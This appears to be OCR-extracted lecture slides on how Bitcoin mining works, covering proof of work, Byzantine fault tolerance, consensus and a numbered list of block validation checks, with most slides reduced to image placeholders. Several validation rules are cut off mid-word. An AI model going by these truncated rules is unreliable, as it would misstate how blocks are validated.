
# How Mining Works




# Cryptographic puzzle




# PoW : only exhaustive brute force works




# Byzantine Fault Tolerance : achieving consensus with traitors







# Consensus Protocol



# Consensus protocol




# Series of check




1. Check syntactic correctness
2. Reject if duplicate of block we have in any of the three categories
3. Transaction list must be non-empty
4. Block hash must satisfy claimed *nBits* proof of work
5. Block timestamp must not be more than two hours in the future
6. First transaction must be coinbase (i.e. only 1 input, with hash=0, n=-1), the rest must not be
7. For each transaction, apply "tx" checks 2-4
8. For the coinbase (first) transaction, scriptSig length must be 2-100
9. Reject if sum of transaction sig opcounts > MAX_BLOCK_SIGOPS
10. Verify Merkle hash
11. Check if prev block (matching *prev* hash) is in main branch or side branches. If not, add this to orphan block in *prev* chain; done with block
12. Check that *nBits* value matches the difficulty rules
13. Reject if timestamp is the median time of the last 11 blocks or before
14. For certain old blocks (i.e. on initial block download) check that hash matches known values
15. Add block into the tree. There are three cases: 1. block further extends the main branch; 2. blo make it become the new main branch; 3. block extends a side branch and makes it the new m
16. For case 1, adding to main branch:
    1. For all but the coinbase transaction, apply the following:
        1. For each input, look in the main branch to find the referenced output transactio
        2. For each input, if we are using the *n*th output of the earlier transaction, but it ha
        3. For each input, if the referenced output transaction is coinbase (i.e. only 1 input (100) confirmations; else reject.
        4. Verify crypto signatures for each input; reject if any are bad
        5. For each input, if the referenced output has already been spent by a transactio
        6. Using the referenced output transactions to get input values, check that each in
        7. Reject if the sum of input values < sum of output values
    2. Reject if coinbase value > sum of block creation fee and transaction fees


# PoW to avoid fraud



